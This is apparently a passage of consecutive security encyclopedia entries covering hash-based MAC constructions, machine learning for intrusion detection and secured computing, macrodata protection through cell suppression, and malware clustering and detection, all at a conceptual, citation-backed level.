A better proposal is the secret envelope method, or *envelope MAC* which can be described as $\mathrm{MAC}_K(x) = h(K_1 \| x \| K_2)$. For this method, Bellare et al. provide a security proof in Bellare et al. (1996a). This method has been shown to be secure based on the assumption that the compression function of the hash function is a pseudorandom function (when keyed through the chaining variable). While this is an interesting result, it should be pointed out that the compression function of most hash functions has not been evaluated with respect to this property. For the particular envelope method of Internet RFC 1828 (Metzger and Simpson 1995), it was shown by Preneel and van Oorschot (1996) that an internal collision attack (which requires about $2^{n/2}$ known texts) does not only allow for a forgery but also a key recovery attack. This attack exploits the standard padding algorithms in modern hash functions and illustrates that one has to be very careful when transforming a hash function into a MAC algorithm.

To account for such pitfalls, the MDx-MAC has been proposed which extends the envelope method by also introducing secret key material into every iteration (Preneel and van Oorschot 1995). This makes the pseudo-randomness assumption more plausible. Moreover, it precludes the key recovery attack by extending the keys to complete blocks. MDx-MAC has been included in the ISO standard (ISO/IEC 9797 2002).

HMAC is the most popular hash function variant, which uses a nested construction (with padded keys):

$$\mathrm{MAC}_K(x) = h\left(K_2 \left\| h\left(K_1 \left\| x\right.\right)\right.\right).$$

The security of HMAC is guaranteed if the hash function is collision resistant for a secret value H_0, and if the compression function itself is a secure MAC for one block (with the secret key in the H_i input and the text in the x_i input) (Bellare et al. 1996b). While these assumptions are weaker than for the secret envelope method, it still requires further validation for existing hash functions. HMAC is used for providing message authentication in the Internet Protocol Ipsec, TLS (Transport Layer Security) and has been included in an ISO (ISO/IEC 9797 2002) and FIPS standard (FIPS 198 2002).

Two-Track-MAC is another construction which exploits the presence of two parallel internal trails in RIPEMD-160 (den Boer et al. 2001).

Dedicated MAC Algorithms

The Message Authentication Algorithm (MAA) was designed in 1983 by Davies and Clayden (Davies 1985; Davies and Price 1989). In 1987, it became a part of the ISO 8731 banking standard (ISO 8731 1992). Several weaknesses of MAA have been identified by Preneel et al. (1997), but none of these form an immediate threat to existing applications. However, it would be advisable to check for the known classes of weak keys (Preneel et al. 1997) and to change the key frequently.

A cryptanalysis of an early MAC algorithm can be found in Preneel et al. (1990). A few MAC algorithms in use have not been published, such as the S.W.I.F.T. authenticator and the Swedish algorithm Data Seal. Several proprietary MAC algorithms that can process only short messages algorithm have been leaked: This includes the Sky Videocrypt system of British Sky Broadcasting (which was leaked out in 1993 and replaced), the COMP128 algorithm which was used by certain GSM operators as A3/A8 algorithm (a fix for its weaknesses is proposed in Handschuh and Paillier (2000); it has been upgraded to COMP128–2 and COMP128–3) and the function used in the SecureID token (for which an analysis can be found in Biryukov et al. (2004)). Proprietary algorithms which have not been leaked include Telepass 1 (from Bull) and the DECT Standard Authentication Algorithm (DSAA) for cordless telephony.


Definitions

Intrusion detection is about discriminating malicious behavior of attackers from normal activities by monitoring system behavior. The detection approaches can be generally classified into anomaly-based intrusion detection (creating profiles of normal behavior using machine learning algorithms) and signature-based intrusion detection or misuse detection (creating signatures of malicious behavior based on formal specification or specific rules). According to the operating environment, intrusion detection systems (IDS) can be roughly classified into host-based intrusion detection system (HIDS) and network-based intrusion detection system (NIDS), even though they are often used together and a clear line between them is hard to draw.



Background

While the concept of intrusion detection has been proposed for nearly four decades, the design rationale, architecture, and detection algorithms have kept evolving in order to meet the requirements of different computer and communication systems. The first-generation IDSs are mostly focused on single hosts. The second-generation IDSs are normally deployed together with other security counterparts, e.g., firewalls, and intrusion prevention systems, collectively constructing multi-layered security mechanism and contributing together to security information and event management (SIEM) system. It is worth noting that an IDS always works out of band and takes no action to the ongoing traffic (alerts triggered when an intrusion happens), while a firewall normally operates in line and is able to intercept or block the traffic as soon as the predefined policy is violated. The third-generation IDSs aim at leveraging big data analytics for obtaining security intelligence, which are particularly interesting for data center networks.

Theory and Application

It is widely accepted that misuse detection has gained much more popularity than anomaly detection in practical deployment, even though both of them have been extensively studied in the community and many commercial products have claimed the usage of anomaly detection. One of the major reasons for this imbalance is that anomaly detection essentially relies on machine learning to characterize normal behavior of computer systems and to finally detect *novel* attacks which are expected to exhibit significant deviations from system normality.

To date, a large variety of machine learning algorithms has been applied to anomaly detection, such as neural networks, support vector machines, k-nearest neighbors algorithms, genetic algorithms, and various clustering algorithms, as well as reinforcement learning algorithms (Chandola et al., 2009). Recent years have also witnessed the attempts to use deep learning for anomaly detection. Some lessons learned about using machine learning for anomaly detection have been shared in Sommer and Paxson (2010). The following discussion adopts a generic methodology of using machine learning, which is shown in Fig. 1.

Machine Learning for Network Intrusion Detection, Fig. 1 Machine learning for intrusion detection

Data collection. Network traffic of interest is collected using particular tools by specifically taking into account network scenarios (e.g., small- or large-scale enterprise networks, backbone networks, data center networks, wireless networks, campus networks, bank networks, home networks), protocols (e.g., TCP/IP, HTTP, FTP, SIP, DNS), and services (e.g., web, game, email, VoIP). Depending on network scenarios, IDS sensors can be distributed at particular spots of interest (e.g., edge routers) for broadening detection coverage and enhancing detection accuracy.

Feature engineering. To characterize network normality sufficiently well, the variability of network traffic must be carefully examined. The commonly used traffic features include both coarse-grained traffic statistics (e.g., network bandwidth, duration of connections/sessions, aggregated traffic volume during certain periods) and fine-grained packet-level features (e.g., time intervals between two particular packets). Also, the features of encrypted traffic used by an IDS are different from those of unencrypted traffic. Moreover, it is paramount to understand specific security requirements and build concrete threat and attack models (w.r.t. attack intent, cost, consequence), so as to narrow down the scope of anomaly detection and select the most effective traffic features. For example, the features used for detecting DDoS attack are different from the ones used for botnet detection. The features used for web service-based anomaly detection is also different from the ones used for SIP-based anomaly detection.

Dataset. Training dataset plays a vital role for machine learning algorithms in obtaining effective models. Unfortunately, unlike other machine learning application domains, such as image processing and NLP, which have plenty of training data with reliable annotations, anomaly detection always suffers from the shortage of quality training dataset. The

researcher have to set up dedicated tools, simulation or emulation environment, and testbeds, which usually require sophisticated expert knowledge, to collect data of interest on their own. Due to specific configurations, privacy concerns, or certain regulations, such datasets are normally not publicly available. It is well recognized by the research community that the lack of benchmark dataset severely impedes comparative studies and evaluation between different IDSs (McHugh, 2000; Sommer and Paxson, 2010).

Machine learning algorithms and detection models. Fundamentally, a classification algorithm relies on extensive training process with sufficient data to obtain effective models. Thus, the more data (in terms of varieties) it has seen, the better model it outputs. Anomaly detection is essentially a one-class classification (or outlier detection) problem, as the data resulting from novel attacks (aka zero-day attacks) is normally unavailable. Also, anomaly detection generally prefers unsupervised machine learning algorithms to supervised learning algorithms, as system normality may contain a large variety that can be hardly labeled.

IDS alerts correlation. When an IDS alert occurs, a security administrator has to carefully investigate its origin and take cost-effective response. Clearly, the excessive amount of false alerts generated by anomaly detection system will incur nontrivial operational cost. Alert reduction, aggregation, and correlation are therefore indispensable for improving detection performance and reducing operational cost (Ning et al., 2002).

IDS evaluation and results interpretation. IDS evaluation has remained as a long-standing challenge in research community. A pair of commonly accepted metrics is detection accuracy and false positive rate, and ROC is used to graphically represent their relationship. Many researchers have also used typical classification metrics (i.e., precision, recall, and F1 score) to quantify the performance of IDS. However, those quantitative metrics always remain ambiguity, especially false positives and false negatives, without giving ground truth and semantics. The lack of explainability of the used algorithms, especially deep learning algorithms, may also make the results hard to understand and explain.

IDS evasion. Attackers can manage to bypass IDSs by using various techniques. For example, malware creators can use metamorphic and polymorphic schemes to evade signature-based IDS. Attackers can also mimic normal behavior of a victim system to evade anomaly detection algorithm. Low-rate DDoS attack can intentionally decrease its traffic volume to seemingly normal range or disperse the traffic to a large number of attack agents, rendering threshold-based DDoS mitigation system ineffective. Also, adversarial learning enables attacker to learn the behavior of anomaly detection algorithm and generate attack traffic in a subtle way that mimics normal behavior and finally fool the detection model.

Open Problems and Future Directions

Some valuable lessons learned and experiences about network anomaly detection have been shared in Sommer and Paxson (2010), and several recommendations on using machine learning were given: (1) understanding the threat model with respect to attack intent, cost, and skill; (2) keeping the scope narrow and focusing on specific attacks and associated features; (3) reducing the cost resulting from excessive false positives; and (4) evaluation with quality data and insightful results understanding. Although the recommendations were given 10 years ago, we believe most of them remain meaningful and important for today's IDS research community. As a matter of fact, intrusion detection is an interdisciplinary domain covering networking, machine learning, computer hardware, database, and some other computer science subjects, so the development of any subjects could potentially contribute to the development of intrusion detection. For example, streaming telemetry enables on-the-fly query to network traffic of interest, enabling intrusion detection algorithms to obtain data with different features (e.g., statistics of network traffic and packets) on demand. Programmable switches and virtualized IDS allow flexible, dynamic, and automated deployment, depending on specific thread model and security policies. In particular, considering the recent advancement of AI, we believe a large set of research questions, in which several examples are given below, deserve careful studies in the near future.

- As aforesaid, both supervised (e.g., SVM) and unsupervised (e.g., clustering algorithms) machine learning algorithms have been applied for intrusion detection. As network data gets increasingly rich and diverse,

recent years have seen tremendous efforts on applying deep learning algorithms to unsupervised multivariate anomaly detection, which we believe will be one of hot research topics in the coming years (Su et al., 2019).

- Collaborative intrusion detection. While the conceptual architecture has been proposed for many years, collaborative and distributed intrusion detection system has not been really implemented in practice, chiefly due to privacy concerns. Collaborative machine learning techniques such as federated learning offer potential solutions by allowing multiple parties to participate model training without sharing their data. This is particularly interesting for network service-based anomaly detection across multiple domains. For distributed IDS, reinforcement learning algorithms have potential to optimize the behavior of individual anomaly detectors for achieving better detection performance as a whole (Zhang and Shen, 2009).
- Using particular machine learning algorithms to improve intrusion detection performance and robustness. For example, active learning can improve the quality of labels, especially of the novel normal activities, in the training dataset. Adversarial learning can be also leveraged to improve the accuracy and robustness of anomaly detection models on detecting attacks that mimic normal network behavior (Audibert et al., 2020).

Definitions

Machine learning (ML) in secured computing refers to leverage the capability of machine learning algorithms to enhance cybersecurity, to detect attacks, or to protect users' privacy.

Background

With the rapid development of Internet of things and big data, how to detect attacks or anomalys in big data has become an emerging issue. Machine learning plays an increasingly important role in secured computing. Machine learning and deep learning have dramatic analytical capabilities for big data. For instance, it can be employed to detect sophisticated attacks that cannot be easily recognized by traditional approaches like traditional rule-based detection, features-based detection, and even manual analysis.

Therefore, techniques such as deep learning and reinforcement learning are being increasingly used in secured computing.

Theory and Applications

Classical Machine Learning

Traditional machine learning is suitable for the situation where the amount of data is not very large. Machine learning models can be divided into supervised learning and unsupervised learning according to the availability of labels of the data.

Supervised Learning

Supervised learning methods infer a function from labeled training data. Thus, data needs to be labeled. For example, each email in spam detection is marked as spam or non-spam.

In general, if there are a lot of labeled and class-balanced samples, supervised learning is an optimal choice. Many problems in secured computing can be solved as a supervised task. For example, malware detection, credit card fraud detection, and intrusion detection can all be transformed into the supervised task.

Popular algorithms in supervised learning include naïve Bayes, decision tree, logistic regression, K-nearest neighbors, and support vector machine (SVM) (Haq et al., 2015). *Naïve Bayes* algorithm was widely used in spam filtering. It has also been employed in intrusion detection, malicious content detection, and botnet detection. *Association rules*, *fuzzy association rules*, *decision trees*, *SVM*, and *logistic regression* have been widely used for network intrusion detection, fraud detection, and anomaly detection.

Unsupervised Learning

If the training data has an imbalanced class distribution, the predictive model using supervised algorithms could be biased and inaccurate. This problem is serious in scenarios where anomaly detection is crucial such as fraudulent transactions. Meanwhile, most supervised learning algorithms cannot detect the unknown threat. Unsupervised learning is a data-driven approach. It performs a machine learning task without labels. Clustering and dimensionality reduction are two primary methods of studying the structure of datasets in unsupervised learning.

Clustering methods perform the classification without predefined classes. They try to find similar objects (through certain features) and merge them into a cluster. The clustering methods include affinity propagation clustering (AP), *K-means*, *K-nearest neighbor*, *DBSCAN (density-based spatial clustering of applications with noise)*, and *hierarchical clustering*. In some security scenarios, such as network fraud, labeled data and abnormal behavior are difficult to obtain. Clustering algorithms can be used to distinguish abnormal behavior from those of normal (Apruzzese et al., 2018). In addition, there are many uncertain factors in the security incidents, and all behaviors need to be classified. Therefore, clustering methods are very suitable for forensic analysis. Meanwhile, device identity authentication, abnormal account detection, and network intrusion detection also can be transformed as a clustering problem.

Dimensionality reduction can encode features in low-dimensional embeddings. When the data have many complex potential features, dimensionality reduction can be used to filter out unnecessary features. It is usually a subtask in a more complex model. *Principal component analysis (PCA)* algorithm, *singular value decomposition (SVD)* algorithm, *nonnegative matrix factorization (NMF)*, and *T-SNE* (Sorzano et al., 2014), multiple dimensional scaling (MDS) are usually used to reduce the dimension of the data. For instance, the massive features can cause dimensional disaster when detecting malicious web pages; thus dimension reduction for dealing with high-dimensional data space is a necessity, rather than an option.

Reinforcement Learning

So far we have introduced two typical situations in processing data – let the algorithms explore the structure and patterns with labels or without labels. These methods, however, cannot provide dynamic and sequential responses against cyberattacks, especially new or deformed threats. In addition, responses to attacks usually occur after the data collection and analysis, which hinders active defense solutions.

Unlike other popular branch of ML, *reinforcement learning (RL)* (Sutton et al., 1998) is an environment-driven approach, which characterizes an agent by creating its own learning experiences through interacting directly with the environment. Described by concepts of state, action, and reward, RL can model an autonomous agent to take sequential

actions optimally without or with limited prior knowledge of the environment. Thus RL is particularly adaptable and useful in real-time and adversarial environments (Li et al., 2019). Besides, when an anomaly detection system is employed in different industries where the alarm threshold varies from local standards, it can adjust its weights through the feedback of experts.

Deep Learning

With the increase of data and the rapid advance of computing capability, recent years have witnessed a proliferation of deep learning. For its unprecedented results across various application domains, deep neural networks (the main model of deep learning) have powerful model representation ability without feature engineering as traditional methods did. We could find proper architecture to analyze sequential or nonsequential data. For example, with the ability to extract complex hidden features from high-dimensional data with complex structure, *convolutional neural network (CNN)* is the popular choice of neural networks for analyzing both sequential (Gorokhov et al., 2017) and image datasets (Poggio and Serre, 2013; Cox and Dean, 2014). *Recurrent neural networks (RNNs)* (Williams, 1989) are shown to capture features of time sequence data, but it fails to capture the context as time steps increase. Thus, *long short-term memory* (Hochreiter and Schmidhuber, 1997) network that can store information about previous time steps has been widely used in speech and language processing as well as time series problems.

Notwithstanding the enhanced performance, supervised learning methods are not as popular as semi-supervised or unsupervised methods in anomaly detection, owing to the lack of availability of labeled training samples. The deep supervised learning method relies on the separation of data classes, while the unsupervised technology focuses on interpreting and understanding the characteristics of data. *Generative adversarial networks (GANs)*(Goodfellow et al., 2014) are popular in unsupervised machine learning, in which two neural networks (generative and discriminative models) compete against each other in an adversarial process to reach the best performance. The ability to generate samples from different attack scenarios makes its great potential to apply in IoT security (Al-garadi et al., 1932), for a set of novel attack examples can be provided to algorithms. As the core of unsupervised deep anomaly detection models, *autoencoder (AE)*

(Vincent et al., 2008) takes input as a vector and tries to match the output with the same vector. Thus AE and its variants enable semi-supervised learning and unsupervised learning becoming more prevalent in anomaly detection (Chalapathy and Chawla, 2019), such as fraud detection, intrusion detection, malware detection, and log-anomaly detection.

The input of feedforward network and memory network can be expressed as vector or vector sequence, but a lot of data are graph-structured data in practical applications, such as knowledge map, social network, and molecular network. The researchers borrowed the ideas of convolutional networks, recurrent networks, and deep autoencoders to define and design a neural network structure – *graph neural networks (GNN)* (Battaglia et al., 2018) for processing graph data. Besides, combining with the knowledge graph, GCN could be used to detect the attack graph and vulnerabilities, which makes proactive defense possible.

Emerging Machine Learning Framework

At present, the mechanism of neural networks is mainly based on supervised learning, which tends to produce task-oriented and isolated models. In addition to the disadvantages above, we also need a model that can quickly adapt to new tasks, making some other new ML frameworks becoming popular. *Ensemble learning* (Tsai et al., 2009) is known as a combination of multiple weak classifiers to significantly improve the performance. *Multitask learning* (Caruana, 1997; Zhang and Yang, 2017) uses multiple related tasks to enhance generalization ability of the model; *transfer learning* (Ganin et al., 2016; Zhang et al., 2013) is to study how to transfer model cross fields without being trained from scratch; *lifelong learning* (Chen and Liu, 2018; Kirkpatrick et al., 2017) is a method of continuous learning, in which the knowledge learned in previous tasks can be used in new tasks in the future; *meta-learning* (Wang and Hebert, 2016) focuses on how to learn a generalizable fast learning ability on multiple different tasks. Besides, *federated learning* (Kairouz et al., 2019) is a way of gaining more training data while keeping it trained in local places, to face the improvement of privacy awareness of the public.

Open Issues and Future Directions

Machine learning techniques have been widely applied to detecting network intrusion, malware, spam, etc. However, there are some limitations to the adoption of machine learning in secured computing.

One problem is applicability of ML in various secured computing. Selecting a wrong learning algorithm would result in producing unexpected outcomes that may lead to loss of the model's effectiveness and accuracy. We should define the scope of applicability of each type of machine learning before solving security problems. In reality, labeled data is often difficult to obtain, like attack data, and these is a scenario where the number of data labels belonging to one class is significantly lower than those belonging to the other classes. Therefore, the dataset needs to be preprocessed like oversampling for machine learning. Meanwhile, attack detection needs to consider the trade-off between effectiveness and efficiency. Besides, machine learning themselves are also vulnerable. For example, data used by machine learning methods may leak sensitive information, thereby compromising users' privacy. Attackers try to find the weakness of machine learning algorithms, stage adversarial attacks, and bypass the security mechanisms against systems that rely on machine learning algorithms.

In order to adapt to the difficulty of extracting effective knowledge in the information blasting's era, the models should be retrained semipermanently/long-term and quickly, leading progressive learning and long-term learning to the focus of future research in machine learning in secured computing.

Definition

Macrodata protection techniques protect the confidentiality of sensitive information when releasing aggregated values.

Background

Governmental, public, and private organizations are more and more frequently required to make data available for external release in a secure way. Indeed, if on one hand there is a need to disseminate some data, there is on the other hand an equally strong need to protect those data that, for various reasons, should not be disclosed. Traditionally, data collected from surveys are released in tabular form (*macrodata*). Macrodata are aggregate information (statistics) on users or organizations usually presented as *n*-dimensional tables, with a dimension for each attribute of analysis. Many techniques have been developed for protecting data released publicly or semi-publicly from improper disclosure. These techniques depend on the

method in which such data are released. Macrodata protection techniques are specifically targeted to meeting the protection needs of macrodata and are typically based on the selective obfuscation of sensitive cells.

Theory

Macrodata represent estimated values of *statistical characteristics* concerning a given population (Ciriani et al., 2007). A statistical characteristic is a measure that summarizes the values of one or more *properties*/*attributes* (*variables*, in statistical terminology) of *respondents* (i.e., individuals to whom data refer). An example of a statistical characteristic can be the average age of people living in each continent. Macrodata can be represented as *n*-dimensional tables, with a dimension for each attribute of analysis (e.g., gender of individuals to whom data refer) and a row (column, resp.) for each value in the attribute domain. Each cell of the macrodata table is the aggregate value of a quantity over the considered properties, computed combining the values of the individuals having, for each attribute of analysis, the value of the row (column, resp.) to which the cell belongs. Macrodata tables often include marginal totals for each dimension.

Macrodata tables can be classified in the following three groups (types of tables).

- *Count tables*. Each cell of the table contains the *number of respondents* that have the same value over all attributes of analysis associated with the table. For instance, the table in Fig. 1(a) contains the number of males and females for each given disease.
- *Frequency tables*. Each cell of the table contains the *percentage of respondents*, evaluated over the total population, that have the same value over all the attributes of analysis associated with the table. For instance, the macrodata table in Fig. 1(b) contains the percentage of males and females for each given disease.
- *Magnitude tables*. Each cell of the table contains *an aggregate value of a quantity of interest* over all the attributes of analysis associated with the table. For instance, the macrodata table in Fig. 1(c) contains the average number of days that males and females have spent in the hospital for each given disease.

	Hypertension	Obesity	Chest Pain	Short Breath	Tot
M	1	2	2	1	6
F	1	2	0	2	5
Tot	2	4	2	3	11

(**a**) number of respondents with a disease

	Hypertension	Obesity	Chest Pain	Short Breath	Tot
M	9.1	18.2	18.2	9.1	54.6
F	9.1	18.2	0	18.2	45.4
Tot	18.2	36.4	18.2	27.2	100

(**b**) percentage of respondents with a disease

	Hypertension	Obesity	Chest Pain	Short Breath	Tot
M	2	8.5	23.5	3	37
F	3	30.5	0	5	38.5
Tot	5	39	23.5	8	75.5

(**c**) average number of days spent in the hospital by respondents with a disease

Macrodata Protection, Fig. 1 An example of count (**a**), frequency (**b**), and magnitude (**c**) macrodata tables

Several macrodata protection techniques have been developed to guarantee the *confidentiality* of the data, that is, the assurance that information about individual respondents cannot be derived (or approximated) from the released macrodata. Typically, macrodata protection techniques work in two steps: *i)* they first *discover sensitive cells*, that is, cells that can be easily associated with a specific respondent, and then *ii)protect* these cells.

Discovering sensitive cells

The strategies for discovering sensitive cells vary depending on the type of macrodata (count and frequency tables versus magnitude tables). For count and frequency tables, the most important strategy used to detect sensitive cells is the *threshold rule*, according to which a cell is sensitive if the number of respondents is less than a given threshold (Federal Committee on Statistical Methodology, 1994). As an example, consider the macrodata table in Fig. 1(a) and suppose that the threshold is 2. The first cell and the last cell in the first row, and the first cell and the third cell in the second row are sensitive because their value is below the given threshold.

For magnitude macrodata tables, there are many rules that can be used to detect sensitive cells (e.g., p-percent, pq, and (n,k)-rule (Federal

Committee on Statistical Methodology, 1994)). The *p-percent* rule states that a cell is sensitive if the contribution of a single individual to the value of the cell can be estimated too accurately (i.e., if the upper and lower estimates of the contribution of an individual are closer to the correct value than a pre-specified percentage p). The *pq* rule is similar to the p-percent rule, but it assumes that the contribution of a single individual to the value of the cell can be estimated, before any data are published, with percentage of error q (where $p < q < 100$). The *(n,k)-rule* states that a cell is sensitive if less than n respondents contribute to more than $k\%$ of the total cell value. As an example, consider the macrodata table in Fig. 1(c) and suppose to apply the (1,50)-rule. A cell is sensitive if one respondent contributes to more than 50% of its value. The first cell and the last cell in the first row as well as the first cell in the second row are sensitive since, as visible in the associated table in Fig. 1(a), there is only one male and one female with hypertension and one male with short breath and therefore their contribution to these cells is 100%.

Protecting sensitive cells

Sensitive cells can be protected by applying several strategies, such as *cell suppression*, *rounding*, *roll up categories*, *sampling*, *controlled tabular adjustment function* (CTA), and *confidential edit* (Federal Committee on Statistical Methodology, 1994). Cell suppression consists in protecting sensitive cells by removing their values (*primary suppressions*). However, if the marginal totals of the table are published, it may be possible to determine the value of the suppressed cell, or restrict it to an interval of possible values. If the size of such an interval is small, the suppressed cell can be estimated rather precisely. To avoid such inferences, additional cells may need to be suppressed (*secondary suppression*). *Rounding* consists in choosing a base number and in modifying the original value of the cells in the table by rounding it up or down to a near multiple of the base number. *Roll up* categories reduces the size of the table by combining rows and/or columns (i.e., different attribute values are represented together), releasing a less detailed table. *Sampling* means that the released table is obtained with a sample survey rather than a census. The *CTA* technique is based on the selective adjustment of cell values. In other words, the value of sensitive cells is replaced by a safe value, that is, a value that is not sensitive w.r.t. the rule chosen to detect sensitive cells, and then a linear programming

technique is used to adjust the values of non-sensitive cells, in such a way that the sum of the values in each column/row in the table coincides with the published marginal total of the column/row. *Confidential edit* modifies the original data used to compute aggregate values and recomputes the macrodata table on the obtained collection of data. This techniques selects a sample of the records in the dataset, finds a match for the selected records (i.e., a set of records with the same values on a specific set of attributes) with records of individuals that live in other geographical regions, and swaps the attributes of the matching records. The resulting dataset is used to build the released macrodata table.

Application

Macrodata protection techniques can be applied whenever aggregate information, computed starting from collected data, containing some sensitive information, is released. As an example, consider the case of a hospital releasing the number of patient identities aggregated by their disease and city where they live. When releasing statistics over the hospital activity, the hospital must guarantee that possible sensitive information, such as the association between individual patients and their illnesses, is not released. As another example, statistical agencies, when releasing aggregated financial data, need to protect information considered sensitive, such as the correlation between individuals and their financial status.

Malware Behavior Clustering

Definition

One of the major threats on the Internet today is malicious software, often referred to as malware. Malware comes in a wide range of forms and variations, such as viruses, worms, botnets, rootkits, Trojan horses, and denial-of-service tools. To spread, malware exploits software vulnerabilities in browsers and operating systems, or uses social engineering techniques to trick users into running the malicious code. An anti-malware company typically receives thousands of new malware samples every day. These samples are submitted by users who have found suspicious code on their systems, by other anti-malware companies that share their samples, and by organizations that collect malware. The ability to automatically and effectively cluster analyzed malware samples into families with similar behavioral characteristics is referred to as *Malware Behavioral Clustering*.

Theory

Because of the growing need for automated techniques to examine malware, dynamic malware analysis tools such as CWSandbox, Norman Sandbox, and ANUBIS have increased in popularity. These systems execute the malware sample in a controlled environment and monitor its actions.

Based on the execution traces, reports are generated that aim to support an analyst in reaching a conclusion about the type and severity of the threat imposed by a malware sample.

For example, when observing a sample that modifies the autorun registry entry and opens a connection to a notorious IRC server (which is often used for botnet command and control), the analyst can quickly conclude that the sample is an IRC bot. Even when the analyst is not able to reach a detailed conclusion about a sample, the automated analysis is beneficial to help separate interesting samples from those that are less relevant.

While automating the analysis of the behavior of a single malware sample is a first step, it is not sufficient. This is because the analyst is now facing thousands of reports every day that need to be examined. Thus, there is a need to prioritize these reports and guide an analyst in the selection of those samples that require most attention. One approach to process reports is to cluster them into sets of malware that exhibit similar behavior. The ability to automatically and effectively cluster analyzed malware samples into families with similar characteristics is beneficial for the following reasons: First, every time a new malware sample is found in the wild, an analyst can quickly determine whether it is a new malware instance or a variant of a well-known family. Moreover, given sets of malware samples that belong to different malware families, it becomes significantly easier to derive generalized signatures, implement removal procedures, and create new mitigation strategies that work for a whole class of programs.

The recent advances in the field of automated malware analysis (e.g., Brumley et al. 2007; Egele et al. 2007; Moser et al. 2007) have created a rising interest in the automatic grouping of the analysis results (and reports) that are created. For this purpose, researchers have proposed supervised as well as unsupervised machine learning techniques. Because it is crucial that these techniques can process a large number of samples, their scalability is one of the decisive properties.

At the core of every system that aims to find malware families is the notion of similarity. Therefore, these systems need to solve two problems. First, they need to find a suitable representation of a malware sample. Second, based on these representations, they need to compute a distance between two samples. In the literature, content-based and behavior-based comparison approaches have been proposed.

Content-Based Analysis. The first attempts to cluster malware samples were based on static analysis of the malware samples. For example, in (Gheorghescu 2005), the author proposes an automated virus classification system that works by first disassembling the binaries, and subsequently, comparing their basic code blocks. Other researchers have proposed to represent a malware program as a hex-dump of its code segment, building a classification system on top of this (e.g., Kolter and Maloof 2006). In (2005), Dullien and Rolles propose a system for comparing executables based on their control flow graph.

All content-based analysis approaches share the problem that they need to disassemble the binary. This is often difficult or even impossible, given that malware is frequently obfuscated and packed. Also, it is possible to write semantically equivalent programs that have large difference in their code. Thus, it is possible for malware authors to thwart content-based similarity calculations.

Behavior-Based Analysis. In 2008, Holz et al. (2008) presented a system that classifies unknown malware samples based on their behavior. A significant limitation is that the system requires supervised learning, using a virus scanner for labeling the training set. Lee et al. developed a system for classifying malware samples that relies on system calls for comparing executables (Lee and Mody 2006). The scalability of the technique is limited; the system required several hours to cluster a set of several hundred samples. Also, the tight focus on system calls implies that the collected profiles do not abstract the observed behavior.

Bailey et al. (2007) have proposed a system that abstracts from system call traces and clusters samples that exhibit similar behavior.

Leita et al. (Leita and Dacier 2008) suggest classifying malware based on the epsilon-gamma-pi-mu model. In this model, additional information on how the malware is originally installed on the target system is considered for classification. This can include information on the exploit and exploit payload used to install the malware dropper, and on the way the dropper in turn downloads and installs the malware.

In (2009), Bayer et al. proposed an approach for clustering large collections of malware samples. The goal is to find a partitioning of a given set of malicious programs so that subsets exhibit similar behavior. The system begins by analyzing each sample in a dynamic analysis environment that has been enhanced with taint tracking and additional network analysis.

Then, behavioral profiles are extracted by abstracting system calls, their dependences, and the network activities to a generalized representation consisting of OS objects and OS operations. These profiles serve as the input to the clustering algorithm, which requires less than a quadratic amount of distance computations. This is important to handle large data sets that are commonly encountered in the real world.

Definition

Malware is malicious software that was intentionally developed to infiltrate or damage a computer system without consent of the owner. This includes, among others, viruses, worms, and Trojan horses. Malware detection refers to the process of detecting the presence of malware on a host system or of distinguishing whether a specific program is malicious or benign.

Background

Malware is one of the most serious security threats and spreads autonomously through vulnerabilities or carelessness of users. In order to protect a computer from infection or remove malware from a compromised computer system, it is essential to accurately detect malware. As a consequence of Rice's Theorem (and shown by Cohen for the case of computer viruses (Cohen 1987)), determining whether a given program contains malicious functionality is generally undecidable. Thus, malware detection focuses on practical methods that reliably and efficiently detect certain classes of malware. Besides theoretical limitations, malware detection faces two main practical challenges: An ever increasing development and distribution speed of malware, and sophisticated methods for evading detection such as poly- and metamorphism.

Rapid Releases of Malware Variants

The Internet has decreased the development time and increased the distribution speed of new malware by several orders of magnitude. While early computer viruses and worms were often developed for the thrill of vandalism by adolescent computer enthusiasts, the new millennium has seen an increase in professional malware authors who command vast *botnets* of infected computers in order to harvest sensitive data or perform distributed denial of service attacks. This development has spurred the rapid release of modified and improved malware variants in short succession. The time it takes from the release of a new malware until it can be reliably detected by common antivirus tools, the *window of vulnerability*, is often enough to infect a large number of computer systems despite antivirus protection. One of the declared goals of research in malware detection is thus to shorten or eliminate this window of vulnerability.

Poly- and Metamorphic Malware

Polymorphic and metamorphic malware is particularly difficult to detect (Ször and Ferrie 2001). *Polymorphic malware* encrypts its malicious executable code (the *virus body*) and attaches a small decryption engine, which decrypts the code only at runtime. Whenever the malware creates copies of itself, it generates a fresh key and re-encrypts its executable body with the new key. Furthermore, it obfuscates the decryption engine, which

cannot be encrypted itself, by inserting no-operation instructions or reordering the control flow without altering its semantics. Each malware instance is thus syntactically different on disk, but at runtime decrypted into the same original virus body. A trivial but widely used special case of polymorphism is the use of *executable packers*, tools that compress and/or encrypt an executable file with a static key. By choosing different keys or adding another layer of packing around an already packed file, malware authors can manually create syntactically different instances of the same malware.

Metamorphic malware achieves syntactically different instances both on disk and at runtime by completely rewriting itself upon distribution into a functionally equivalent program. The malware parses its own code, randomly applies code transformations that do not change the program semantics (obfuscations), and writes the transformed code into a new executable.

Theory and Applications

Techniques for malware detection are widely deployed in commercial anti-virus products installed on end-user clients. Anti-virus software typically includes a background service that scans files on access, and an on-demand scanner, which is invoked in regular intervals. Speed is critical for these end-user products, since a lengthy analysis of an executable on access delays the startup of programs and impairs the overall responsiveness of the computer system. Other malware detectors are implemented as part of intrusion detection systems that monitor activity on the network or on a specific host. Computationally expensive malware detection methods can be used on dedicated systems for malware analysis and forensics, e.g., within anti-virus research labs or as part of a security audit (Christodorescu et al. 2007a; Ször 2005).

Signature Matching

The fastest and most common detection method is the use of static malware signatures. In the most simple form, they are binary sequences of code or data that appear in a particular malware instance. Other forms of static malware signatures are hash values of code blocks starting at a given offset in an executable, or binary sequences including wildcards to allow some

syntactic variation. Signatures have to be generated from sufficiently long code sequences to minimize false positives (i.e., false detections of malware in benign programs). To detect a certain malware instance, anti-virus software simply checks for the presence of its signature in a given program (*scanning*). Commercial anti-virus products maintain large databases of these signatures, and scan every file for all signatures of viruses and worms they know of. These databases constantly have to be kept up to date and steadily increase in size due to the emergence of new malware. Furthermore, a growing size of the signature database implies an increased chance of false positives. Signature matching therefore reaches its limits in the light of rapidly rising numbers of malware and the inherent window of vulnerability between emergence of a new malware and the next signature release.

